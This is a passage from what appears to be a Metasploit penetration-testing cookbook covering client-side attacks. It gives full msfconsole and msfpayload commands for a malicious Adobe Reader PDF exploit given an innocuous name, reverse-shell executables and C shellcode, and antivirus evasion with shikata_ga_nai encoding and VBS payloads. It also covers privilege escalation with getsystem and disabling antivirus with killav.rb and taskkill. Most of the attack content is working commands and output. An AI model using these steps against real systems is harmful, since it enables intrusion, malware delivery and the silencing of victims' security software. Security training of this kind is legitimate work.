We will start with launching our msfconsole and use the module `exploit/windows/fileformat/adobe_utilprintf` and payload module as `windows/meterpreter/reverse_tcp`.

How to do it...

We will start with selecting the exploit and setting it a active. Then, we will set the payload. After selecting the exploit and the payload, our next step will be to pass the various parameter values required to execute it. So, let us move ahead to perform these steps over the msfconsole.

```
msf > use exploit/windows/fileformat/adobe_utilprintf


msf  exploit(adobe_utilprintf) > set payload windows/meterpreter/reverse_
tcp

payload => windows/meterpreter/reverse_tcp
```

```
msf  exploit(adobe_utilprintf) > show options

Module options (exploit/windows/fileformat/adobe_utilprintf):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME   msf.pdf          yes       The file name.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh..
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.1.2 (Windows XP SP3 English)
```

As you can see, the target version of Adobe Reader is listed as 8.1.2 and the operating system is mentioned as Windows XP SP3. So, the success of this exploit will greatly depend on the version or Adobe Reader and operating system used by the target.

The exploit module contains a parameter `FILENAME` with a default value. This parameter decides the name of the malicious PDF file that will be created. Let us change its value to something less suspicious. Also we will have to pass the IP address of the local machine in `LHOST` parameter.

```
msf  exploit(adobe_utilprintf) > set FILENAME progressreport.pdf
FILENAME => progressreprt.pdf

msf  exploit(adobe_utilprintf) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
```

Now we are all set to execute the exploit command and generate the malicious PDF file which will be used in our client-side attacks.

```
msf  exploit(adobe_utilprintf) > exploit


[*] Creating 'progressreport.pdf' file...


[+] progressreport.pdf stored at /root/.msf4/local/progressreport.pdf
```

Finally, a malicious PDF file named `progressreport.pdf` has been created and stored in the `/root/.msf4/local` folder.

This time we will adopt a slightly different approach to start a listener for reverse connection. Suppose a situation comes when you have to suddenly close your msfconsole. What about the exploit then? Do we have to create the malicious PDF again? The answer is No. There is a special listener module present in Metasploit which can be used to start a listener on your msfconsole so that you can resume with your penetration testing process using the same files/links that you generated for the client-side attack. Consider a scenario where we have generated the malicious PDF file but not yet used it for client-side attack. So let us start the msfconsole again and use the `exploit/multi/handler` module to set up a listener for the reverse connection.

```
msf > use exploit/multi/handler


msf  exploit(handler) > show options


Module options (exploit/multi/handler):


   Name  Current Setting  Required  Description

   ----  ---------------  --------  -----------




Exploit target:


   Id  Name

   --  ----

   0   Wildcard Target




msf  exploit(handler) > set payload windows/meterpreter/reverse_tcp
```

```
payload => windows/meterpreter/reverse_tcp
msf  exploit(handler) > show options


Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: she..
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf  exploit(handler) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
```

As you can see, we have set up the module `multi/handler` and then we also added a payload to it. The next step is to add an `LHOST` and `LPORT` depending upon the usage. We also have an additional option to run additional scripts along with the multi/handler module. We will discuss it later in the next chapter. The final step is to execute the exploit command and start the listener.

```
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.56.101:4444
```

So our reverse handler is up and running. Now it is ready to receive back the connection once the malicious PDF is executed on the target machine.

Once the PDF is executed on the client machine, it completely freezes and the Adobe Reader hangs completely, leading to denial of service. The reason for this crash is due to the buffer overflow caused by the malicious PDF file. On the attacker side, you will see that a meterpreter session has been started and now the target machine can be handled remotely.

```
[*] Started reverse handler on 192.168.56.101:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.101:4444 ->
192.168.56.102:1035) at 2011-11-25 12:29:36 +0530

meterpreter > shell
Process 1880 created.
Channel 1 created.
Microsoft Windows XP SP3
(C) Copyright 1985-2001 Microsoft Corp.

E:\>
```

How it works...

This problem was identified in the way vulnerable versions of Adobe Reader implement the JavaScript `util.printf()` function. The function first converts the argument it receives to a String, using only the first 16 digits of the argument and padding the rest with a fixed value of "0" (0x30). By passing an overly long and properly formatted command to the function, it is possible to overwrite the program's memory and control its execution flow. The Metasploit module creates a specifically crafted PDF file that embeds JavaScript code to manipulate the program's memory allocation pattern and trigger the vulnerability. This can allow an attacker to execute the arbitrary code with the privileges of a user running the Adobe Reader application.

Consider the following two lines of JavaScript embedded in a PDF:

```
    var num = 1.2
    util.printf("%5000f",num)
```

These two simple JavaScript lines cause the byte 0x20 to be copied 5000 times on the stack. This allows you to take control of the exception handler, and also to trigger an exception when trying to write in the section that comes after the stack.

Generating binary and shellcode from msfpayload

So far, we have discussed many techniques that can be used for penetrating the target machine using the client-side attacks. All those techniques involved exploiting vulnerability in the various pieces of application software that run on the client machine. But, there can be a scenario when the previously discussed techniques may not work. These attacks leave us to the mercy of the vulnerable application software which we will have to exploit in order to gain access.

Metasploit provides us with another feature in which we can execute a client-side attack without worrying about exploiting the application software running on the target machine. `msfpayload` is the solution for it. Let us give a quick introduction to `msfpayload` and move ahead with our recipe to practically implement it.

`msfpayload` is a command-line instance of Metasploit that is used to generate various file types of shellcodes available in the Metasploit repository. The various file type options available are C, Ruby, Raw, Exe, Dll, VBA, and War. We can convert any Metasploit shellcode into one of these mentioned file formats using `msfpayload`. Then, it can be transferred to the target for execution. Once the file is executed on the target machine, we will get an active session. This reduces the overhead of exploiting any vulnerability existing in the application software running on the target machine. The other major benefit of `msfpayload` is that it can be used to generate customized shellcodes in specific programming languages such as C, Ruby, and so on which can be used in your own exploit development code.

A major drawback of using `msfpayload` is that the files generated using it can be easily detected by antivirus programs when the target tries to execute it. Let us move ahead with the recipe and feel the power that `msfpayload` can add to our penetration testing process.

Getting ready

Let us begin experimenting with `msfpayload`. We will start with launching the BackTrack terminal. We can start with the command `msfpayload -h` to view the description of its usage.

```
root@bt:~# msfpayload -h


   Usage: /opt/framework3/msf3/msfpayload [<options>] <payload>
[var=val] <[S]ummary|C|[P]erl|Rub[y]|[R]aw|[J]s|e[X]e|[D]ll|[V]BA|[W]ar>
```

To view the available list of shellcodes, we can use the `msfpayload -l` command. You will find a huge list of available shellcodes at our disposal.

How to do it...

Let us proceed to see how we can generate a specific customized shellcode in C language. We will be using `windows/shell/reverse_tcp` payload to generate its shellcode in C language. We will first choose our respective payload shell and pass various parameter values.

```
root@bt:~# msfpayload windows/shell/reverse_tcp o


       Name: Windows Command Shell, Reverse TCP Stager
     Module: payload/windows/shell/reverse_tcp
    Version: 10394, 11421
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 290
       Rank: Normal


Basic options:


Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique: seh..
LHOST                      yes       The listen address
LPORT     4444             yes       The listen port
```

Notice the little `o` parameter in the command line the various parameter options of the shellcode payload are listed. We will have to pass the values in order to generate a customized shellcode for our use.

```
root@bt:~# msfpayload windows/shell/reverse_tcp LHOST=192.168.56.101
LPORT=4441 o
```

So we have set up the `LHOST` and `LPORT` according to our need. The next step will be to generate a C code for our customized shell (the displayed output has been shortened to fit)

```
root@bt:~# msfpayload windows/shell/reverse_tcp LHOST=192.168.56.101
LPORT=4441 C


/*
 * windows/shell/reverse_tcp - 290 bytes (stage 1)
 * http://www.metasploit.com
 * VERBOSE=false, LHOST=192.168.56.101, LPORT=4441,
 * ReverseConnectRetries=5, EXITFUNC=process,
 * InitialAutoRunScript=, AutoRunScript=
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68"
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01"
```

Notice the capital `C` parameter in the command line. You will notice a complete shellcode in C language which we can use in our own exploit development code. Alternatively, we also have the option to generate codes in Ruby and Perl language.

Let us proceed to the next step of generating a binary executable for the shellcode which can be used in our client-side attack.

```
root@bt:~# msfpayload windows/shell/reverse_tcp LHOST=192.168.56.101 X >
.local/setup.exe


Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell/reverse_tcp
 Length: 290
Options: {"LHOST"=>"192.168.56.101"}
```

Notice the various parameters that we have passed in the command-line. We have used the `X` parameter to generate an exe file type and the file has been generated in the folder `.local` with the name `setup.exe`. This generated exe can now be used in our client-side attack.

How it works...

Now that our executable is ready, we will have to set up a listener in our msfconsole to listen for a back connection when the target executes this exe file.

```
msf > use multi/handler

msf  exploit(handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp

msf  exploit(handler) > set LHOST 192.168.46.101

msf  exploit(handler) > exploit

[-] Handler failed to bind to 192.168.46.101:4444
[*] Started reverse handler on 0.0.0.0:4444
[*] Starting the payload handler
```

Notice that we used the same payload and passed the same parameter values which we used while generating the executable. Now our listener is ready to receive a reverse connection. Once the target user (running Windows prior to Windows 7) executes the malicious exe, we will get a shell connectivity.

Bypassing client-side antivirus protection using msfencode

In the previous recipe, we focused on how to generate an executable shellcode and use it as a weapon for a client-side attack. But, such executables are easily detectable by the client-side antivirus protection which can prevent execution of such malicious files and raise alarms as well. So what can we do now? We will have to move to the next level of attack vector by bypassing the antivirus protection. Encoding the executables is an effective technique.

Antivirus uses a signature-based technique in which they identify a potential threat by verifying the file's first few lines of code with their signature database. If a match is found, then the file is treated as a threat. We will have to exploit this technique of antiviruses in order to bypass them. `msfencode` is an effective tool which encodes the shellcodes and makes them less detectable to antiviruses. There are numerous encoding options provided to us by `msfencode`.

There is an important thing to keep in mind before starting this recipe. The success of this recipe depends on two factors: the type of shellcode used and the type of antivirus running on the target machine. This recipe involves a lot of experimentation to check which shell to use and what type of encoding can be used to bypass a particular type of antivirus. Here, we have two targets. One is running Windows XP SP2 with AVG 10 (free version) running on it and the other is a Windows 7 Ultimate machine running ESET NOD32 (full and updated version). First, we will discuss a simple technique that can bypass old and un-updated antivirus, but can be detected by the latest versions of it. Then, we will discuss another technique which currently bypasses any antivirus available to date.

Getting ready

`msfencode` is generally pipelined with the `msfpayload` command to encode the shellcode generated by it. This reduces our working steps. Let us get started with `msfencode` first. Executing the `msfencode -h` command lists various parameters available to us, and `msfencode -l` lists the various encoding styles. Let us have a look at each of them:

```
root@bt:~# msfencode -l

Framework Encoders
==================

    Name                        Rank       Description
    ----                        ----       -----------
    cmd/generic_sh              good       Generic Shell Variable
Substitution Command Encoder
    cmd/ifs                     low        Generic ${IFS} Substitution
Command Encoder
    cmd/printf_php_mq           manual     printf(1) via PHP magic_quotes
Utility Command Encoder
    generic/none                normal     The "none" Encoder
    mipsbe/longxor              normal     XOR Encoder
    mipsle/longxor              normal     XOR Encoder
    php/base64                  great      PHP Base64 encoder
    ppc/longxor                 normal     PPC LongXOR Encoder
    ppc/longxor_tag             normal     PPC LongXOR Encoder
    sparc/longxor_tag           normal     SPARC DWORD XOR Encoder
    x64/xor                     normal     XOR Encoder
    x86/alpha_mixed             low        Alpha2 Alphanumeric Mixedcase
Encoder
    x86/alpha_upper             low        Alpha2 Alphanumeric Uppercase
Encoder
    x86/avoid_utf8_tolower      manual     Avoid UTF8/tolower
    x86/call4_dword_xor         normal     Call+4 Dword XOR Encoder
    x86/context_cpuid           manual     CPUID-based Context Keyed Payload
Encoder
    x86/context_stat            manual     stat(2)-based Context Keyed
Payload Encoder
    x86/context_time            manual     time(2)-based Context Keyed
Payload Encoder
    x86/countdown               normal     Single-byte XOR Countdown Encoder
    x86/fnstenv_mov             normal     Variable-length Fnstenv/mov Dword
```

```
XOR Encoder
    x86/jmp_call_additive    normal     Jump/Call XOR Additive Feedback
Encoder
    x86/nonalpha             low        Non-Alpha Encoder
    x86/nonupper             low        Non-Upper Encoder
    x86/shikata_ga_nai       excellent  Polymorphic XOR Additive Feedback
Encoder
    x86/single_static_bit    manual     Single Static Bit
    x86/unicode_mixed        manual     Alpha2 Alphanumeric Unicode
Mixedcase Encoder
    x86/unicode_upper        manual     Alpha2 Alphanumeric Unicode
Uppercase Encoder
```

There are lots of different encoders available with the framework and each uses different techniques to obfuscate the shellcode. The `shikata_ga_nai` encoding technique implements a polymorphic XOR additive feedback encoder. The decoder stub is generated based on dynamic instruction substitution and dynamic block ordering. Registers are also selected dynamically.

How to do it...

I have divided this recipe into three different cases to give a better understanding of how we can dig deeper into this useful tool and develop our own logic.

Case 1: We will start with encoding a simple shell. Both the `msfpayload` and `msfencode` commands will be pipelined together.

```
root@bt:~# msfpayload windows/shell/reverse_tcp LHOST=192.168.56.101 R |
msfencode -e cmd/generic_sh -c 2 -t exe > .local/encoded.exe


[*] cmd/generic_sh succeeded with size 290 (iteration=1)


[*] cmd/generic_sh succeeded with size 290 (iteration=2)
```

Let us understand the command line. We used the `windows/shell/reverse_tcp` shell and generated a raw file type using the `R` parameter. Then, we pipelined the `msfencode` command. The `-e` parameter is used to determine the encoding style which is `cmd/generic_sh` in our case. The `-c` parameter represents the number of iterations and the `-t` parameter represents the file type to be created after encoding. Finally, the file will be created in `.local` folder with `encoded.exe` as the filename. When the `encoded.exe` file is used for the client-side attack on our two targets, then it is easily identified as a threat by both Windows XP(with AVG 10) and Windows 7(with NOD32). It may have provided us with shell connectivity, but the activity was blocked by the antivirus.

Case 2: Now we will increase the complexity of this encoding by adding a default windows exe template to the shell and also by increasing the number of iterations for encoding. Default templates will help us in creating a less suspicious file by binding the shellcode with one of the default Windows executables like `calc.exe` or `cmd.exe`. The Windows templates are available in the folder `/opt/framework3/msf3/lib/msf/util/../../../data/templates`.

You can create a template by copying any default Windows executable in this folder and then use it as a template. In this recipe, I have copied `cmd.exe` into this folder to use it as a template for my shell. So what will our command line look like in this case?

```
root@bt:~# msfpayload windows/shell/reverse_tcp LHOST=192.168.56.101
R | msfencode -e x86/shikata_ga_nai -c 20 -t exe -x cmd.exe> .local/
cmdencoded.exe
```

The only extra parameter in this case is `-x` which is used for specifying an alternate executable template. We have used `cmd.exe` as the template which is the default windows executable for the command prompt. Also we have changed the encoding style to `shikata_ga_nai` which ranks as "Excellent" in `msfencode`. The number of iterations has also been increased to 20 in this case. The executable created in this case appears like a `cmd.exe` executable (because of the template) and it easily bypasses the client-side antivirus protection of the Windows XP target which is running AVG 10 antivirus. Unfortunately, it was detected as a threat on our Windows 7 target running the latest version of NOD32. So, it can be used to bypass the older versions of antiviruses running on Windows machines. The second problem, with this technique, is that it fails to launch a shell on Windows 7/ Server 2008 machines even if they have older antivirus protection. The shellcode crashes on execution (because of the template) and even though it bypasses the antivirus, still it fails to launch a shell on newer versions of Windows.

Case 3: This case will overcome the shortcomings that we faced in Case 2. In this case, we will generate a client-side script instead of an executable file. The well-known client-side script for the Windows platform is visual basic script (`.vbs`). This technique can be used to bypass any antivirus known to date running on the latest versions of Windows. The reason that VB scripts make a potential weapon to bypass the antivirus is that they are never treated as a threat by antivirus programs and this is the reason why their signatures never match with the VB script file. Let us create a malicious VB script using `msfpayload` and `msfencode`.

```
root@bt:~# msfpayload windows/shell/reverse_tcp LHOST=192.168.56.101 r |
msfencode -e x86/shikata_ga_nai -c 20 -t vbs > .local/cmdtest2.vbs


[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)


[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)
.
.
.
.
[*] x86/shikata_ga_nai succeeded with size 803 (iteration=19)

[*] x86/shikata_ga_nai succeeded with size 830 (iteration=20)
```

Notice the slight changes in the command line. The only change is that exe has been replaced by VBS, and we have not used any templates in order to prevent any crashes during client-side execution. This technique can help us bypass the antivirus protection of both our targets and provide us shell connectivity. We can set up a listener using the multi/handler module (discussed in the previous recipe) and wait for a back connection with the targets once they execute the script.

As you might have noticed by now, this recipe is purely based on trying out different combinations of payloads and encoders. The more you try out different combinations, the greater will be your chances of getting success. There are many things to explore in `msfpayload` and `msfencode`, so I would encourage you to actively try out different experiments and discover your own ways of bypassing the antivirus protection.

How it works...


Encoders are primarily used to obfuscate the shellcode script into a form that cannot be recognized by antiviruses. The `shikata_ga_nai` encoder uses polymorphic XOR technique in which the encoder uses dynamically generated gats as encoders. The reason which makes `shikata_ga_nai` popular is that it uses a self-decoding technique. Self-decryption means the software decrypts a part of itself at runtime. Ideally, the software just contains a decryptor stub and the encrypted code. Iterations further complicate the encoding process by using the same operation over and over again to make the shellcode look completely alien to antiviruses.

There's more...

Let us find a quick way of testing a payload against different anti-virus vendors and find out which of them detect our encoded payload.

Quick multiple scanning with VirusTotal

VirusTotal is an online website cum utility tool that can scan your file against multiple antivirus vendors to figure out how many of them are detecting it as a threat. You can scan your encoded payload against virus total to find whether it is raising an alarm in any of the antivirus products or not. This can help you in quickly figuring out whether your encoded payload will be effective in the field or not.


VirusTotal is a free service that **analyzes suspicious files and URLs** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware.

VirusTotal can be browsed from `http://www.virustotal.com`. It will ask you to upload the file you wish to scan against multiple antivirus products. Once the scanning is complete, it will return the test results.

Using the killav.rb script to disable antivirus programs

In the previous recipe, we focused on various techniques that can be implemented to bypass the client-side antivirus protection and open an active session. Well, the story doesn't end here. What if we want to download files from the target system, or install a keylogger, and so on. Such activities can raise an alarm in the antivirus. So, once we have gained an active session, our next target should be to kill the antivirus protection silently. This recipe is all about de-activating them. Killing antivirus is essential in order to keep our activities undetected on the target machine.

In this recipe, we will be using some of the meterpreter scripts available to us during an active session. We have an entire chapter dedicated to meterpreter scripts so here I will just give a quick introduction to meterpreter scripts and some useful meterpreter commands. We will be analyzing meterpreter in great detail in our next chapter.

Getting ready

Let us start with a quick introduction to meterpreter. Meterpreter is an advanced payload that greatly enhances the power of command execution on the target machine. It is a command interpreter which works by in-memory DLL injection and provides us with lots of advantages over traditional command interpreters (generally exists with shell codes) as it is more flexible, stable, and extensible. It can work as if several payloads are working together on the target machine. It communicates over the stager socket and provides a comprehensive client-side ruby API. We can get a meterpreter shell by using the payloads available in the `windows/meterpreter` directory. In this recipe, we will be using the `windows/meterpreter/reverse_tcp` payload and our target machine is Windows 7 running ESET NOD32 antivirus.

Let us set up our listener in msfconsole and wait for a back connection.

```
msf > use multi/handler

msf  exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp

msf  exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh..
   LHOST     192.168.56.101   yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.56.101:4444
[*] Starting the payload handler...
```

How to do it...

1. So our listener in now ready. Once the client-side attack executes successfully on the target, we will have a meterpreter session opened in msfconsole.

   ```
   [*] Sending stage (752128 bytes) to 192.168.56.1
   [*] Meterpreter session 2 opened (192.168.56.101:4444 ->
   192.168.56.1:49188) at 2011-11-29 13:26:55 +0530


   meterpreter >
   ```

2. Now, we are all set to leverage the powers of meterpreter in our experiment of killing antivirus. The first command we will execute is `getuid` which gives us the username of the system in which we broke in. The user can be either the main administrator or a less privileged user.

   ```
   meterpreter > getuid
   Server username: DARKLORD-PC\DARKLORD
   ```

3. It doesn't looks like we have the administrator privilege in the system we just penetrated. So the next step will be to escalate our privilege to administrator so that we can execute commands on the target without interruption. We will use the `getsystem` command which attempts to elevate our privilege from a local user to administrator.

   ```
   meterpreter > getsystem
   ...got system (via technique 4)..
   ```

4. As we can see that `getsystem` has successfully elevated our privilege on the penetrated system using `technique 4` which is KiTrap0D exploit. We can check our new escalated ID by again using the `getuid` command.

   ```
   meterpreter > getuid
   Server username: NT AUTHORITY\SYSTEM
   ```

5. So now we have the main administrator rights. The next step will be to run the `ps` command which lists all the running processes on the system. We will have to look at those processes that control the antivirus running on the target machine (output has been shortened to fit).

```
 PID     Name                    User                    Path
 ---     ----                    ----                    ----

 1060  svchost.exe    NT AUTHORITY\SYSTEM    C:\Windows\System32\.

 1096  svchost.exe    NT AUTHORITY\SYSTEM    C:\Windows\system32\.

 1140  stacsv.exe     NT AUTHORITY\SYSTEM    C:\Windows\System32\.

 1152  dsmonitor.exe  DARKLORD-PC\DARKLORD   C:\Program Files\Uni.

 1744   egui.exe       DARKLORD-PC\DARKLORD  C:\Program Files\ESET\
ESET NOD32 Antivirus\egui.exe

 1832   eset.exe      NT AUTHORITY\SYSTEM    C:\Program Files\ESET\
ESET NOD32 Antivirus\eset.exe
```

6. From the `Name` and `Path` columns, we can easily identify the processes that belong to an antivirus instance. In our case, there are two processes responsible for antivirus protection on the target system. They are `egui.exe` and `eset.exe`. Let us see how we can use the Metasploit to kill these processes.

How it works...

Meterpreter provides a very useful script named `killav.rb` which can be used to kill the antivirus processes running on the target system and, thus, disable it. Let us try this script on our Windows 7 target which is running ESET NOD32 antivirus.

```
 meterpreter > run killav
[*] Killing Antivirus services on the target...
```

The `run` command is used to execute Ruby scripts in meterpreter. Once the script has executed, we can again check the running processes on the target in order to make sure that all the antivirus processes have been killed. If none of the antivirus processes are running, then it means that the antivirus has been temporarily disabled on the target machine and we can now move ahead with our penetration testing process.

But what if the processes are still running? Let's find out the solution in the next recipe.

A deeper look into the killav.rb script

Continuing from our previous recipe, we focused on how to kill running antivirus processes on the target machine using the `killav.rb` script. But, what if the processes are still running or they were not killed even after using the script? There can be two reasons for it. Either the `killav.rb` doesn't include those processes in its list to kill or the antivirus process is running as a service. In this recipe, we will try to overcome the problems. So let's quickly move on to our recipe.

Getting ready

We will start with the same meterpreter session where we ended our previous recipe. We have used the `killav.rb` script once, but still the antivirus processes are running. We can view the running processes by using the `ps` command.

```
PID     Name                       User                  Path
 ---     ----                       ----                  ----


 1060  svchost.exe     NT AUTHORITY\SYSTEM    C:\Windows\System32\.


 1096  svchost.exe     NT AUTHORITY\SYSTEM    C:\Windows\system32\.


 1140  stacsv.exe      NT AUTHORITY\SYSTEM    C:\Windows\System32\.


 1152  dsmonitor.exe   DARKLORD-PC\DARKLORD   C:\Program Files\Uni.


 1744   egui.exe        DARKLORD-PC\DARKLORD  C:\Program Files\ESET\ESET
NOD32 Antivirus\egui.exe


 1832   eset.ece       NT AUTHORITY\SYSTEM    C:\Program Files\ESET\ESET
NOD32 Antivirus\eset.exe
```

As we can see, the two antivirus processes are still alive even after using the `killav.rb` script. Let us start with giving a look at the `killav.rb` script.

How to do it...

1. To view and edit the `killav.rb` script, open a new terminal window and browse to `/pentest/exploits/framework3/scripts/meterpreter`.

   ```
   root@bt: cd /pentest/exploits/framework3/scripts/meterpreter


   root@bt:/pentest/exploits/framework3/scripts/meterpreter# vim
   killav.rb
   ```

2. `vim` is a quick editor for files in Unix. It will open the whole script on our screen. Scroll down to find the various processes listed in it. These are the processes that the script looks for to kill. Check the entire list to look for `eset.exe` and `egui.exe`. If they are not available, then add the two processes in the script. To start the editing mode in vim, press the *a* key. It will start the insert mode. Now add the two processes in the script's process list.

   ```
   @@exec_opts.parse(args) { |opt, idx, val|
           case opt
           when "-h"
                   usage
           end
   }

   print_status("Killing Antivirus services on the target...")

   avs = %W{
           egui.exe
           eset.exe
           AAWTray.exe
           Ad-Aware.exe
           MSASCui.exe
           _avp32.exe
   ```

3. The following code snippet shows the two processes added at the top of the list. To exit the insert mode, press the *esc* key. Now to save the script, press the *:* key. You will reach a mini command prompt of the vim editor. Now type `wq` to save and exit the editor.

   ```
   :wq
   ```

4. Now go back to the meterpreter session and execute the `killav.rb` script again, and notice what happens.

   ```
   meterpreter > run killav.rb


   [*] Killing Antivirus services on the target...
   ```

```
[*] Killing off egui.exe...
[*] Killing off eset.exe…
```

5. The output of the command execution shows that the script successfully killed the two processes. Now, in order to verify whether all the antivirus processes have been killed or not, we will again execute the `ps` command to cross check (output shortened to fit).

   `meterpretr> ps`

```
PID     Name                   User                 Path
 ---     ----                   ----                 ----

 1060  svchost.exe     NT AUTHORITY\SYSTEM    C:\Windows\System32\.

 1096  svchost.exe     NT AUTHORITY\SYSTEM    C:\Windows\system32\.

 1140  stacsv.exe      NT AUTHORITY\SYSTEM    C:\Windows\System32\.

 1152  dsmonitor.exe  DARKLORD-PC\DARKLORD   C:\Program Files\Uni.
```

You will find that there are no active processes for ESET antivirus. This shows that the script successfully killed the antivirus program. This example clearly shows how we can increase the efficiency of in-built scripts by adding our own inputs into it.

How it works...

Let us give a quick look at the `killav.rb` script which we have actively used in this recipe. The script contains a whole list of processes in an array (%W) which it looks for on the target machine to kill.

```
client.sys.process.get_processes().each do |x|
        if (avs.index(x['name'].downcase))
                print_status("Killing off #{x['name']}...")
                client.sys.process.kill(x['pid'])
        end
end
```

The last few lines of the code are self-explanatory. The script looks for a match for processes running on the target system with its array. When a match is found, it uses the `process.kill` function to kill the process. This loop continues until all the elements of the array are matched with the available processes.

Killing antivirus services from the command line

In the previous recipe, we gave two reasons to why the antivirus process is still running even after using the `killav.rb` script. In the previous recipe, we addressed the first issue, that is, the `killav.rb` list doesn't include the processes to be killed. In this recipe, we will address the second issue that the antivirus program is running as a service on the target machine. Before we proceed, let us first understand the difference between a process and a service.

A process is any piece of software that is running on a computer. Some processes start when your computer boots, others are started manually when needed. Some processes are services that publish methods to access them, so other programs can call them as needed. A process is user-based, whereas a service is system-based.

Antivirus can also run some components as a service such as e-mail filters, web access filters, and so on. The `killav.rb` script cannot kill services. So, even if we kill the processes using `killav.rb`, the antivirus service will immediately start them again. So even if `killav.rb` is killing all the antivirus processes and still they are listed every time we use the `ps` command, then it can be concluded that some component of antivirus is running as a service which is responsible for restarting the processes repeatedly.

Getting ready

We will start with a scenario in which the target machine is a Windows 7 machine running AVG 10 antivirus. I am assuming that we already have an active meterpreter session with the target machine with administrative privilege.

How to do it...

1. This recipe will use the Windows command prompt. So we will start off by opening a command prompt shell with the target.

```
meterpreter > shell
Process 3324 created.
Channel 1 created.

C:\WINDOWS\system32>
```

2. Now, we will use the `tasklist` command to look for various available tasks. Adding the `/SVC` parameter will list only those processes which are running as a service. As we know that the target machine is using AVG antivirus, we can add a wild card search to list only those services which belong to avg. So our command-line will look as follows:

```
C:\WINDOWS\system32>tasklist /SVC | find /I "avg"
tasklist /SVC | find /I "avg"

avgchsvx.exe                  260 N/A
avgrsx.exe                    264 N/A
avgcsrvx.exe                  616 N/A
AVGIDSAgent.exe              1664 AVGIDSAgent
avgwdsvc.exe                  116 avg9wd
avgemc.exe                   1728 avg9emc
```

   So we have a whole list or services and processes for AVG antivirus. The next step will be to issue the `taskkill` command to kill these tasks and disable the antivirus protection.

3. We can again give a wild card search to kill all tasks that have `avg` as the process name.

```
C:\WINDOWS\system32>taskkill /F /IM "avg*"
```

The `/F` parameter is used to force kill the process. This will ultimately kill the various antivirus services running on the target machine. This recipe has lots of areas to explore. You may encounter some problems, but they can be overcome by following the right set of commands.

How it works...

Killing services from the command line simply evokes calls to the operating system which disables the particular service. Once we have an active shell session with our target, we can evoke these calls on behalf of the command line through our shell.

There's more...

Let us conclude this recipe with some final notes on what to do if the antivirus service is still alive.

Some services did not kill—what next?

This can be due to several reasons. You may get an error for some services when you give the `taskkill` command. To overcome this, we can use the `net stop` and `sc config` commands for such services. I would recommend that you read about these two commands from Microsoft's website and understand their usage. They can help us kill or disable even those services that do not stop with the `taskkill` command.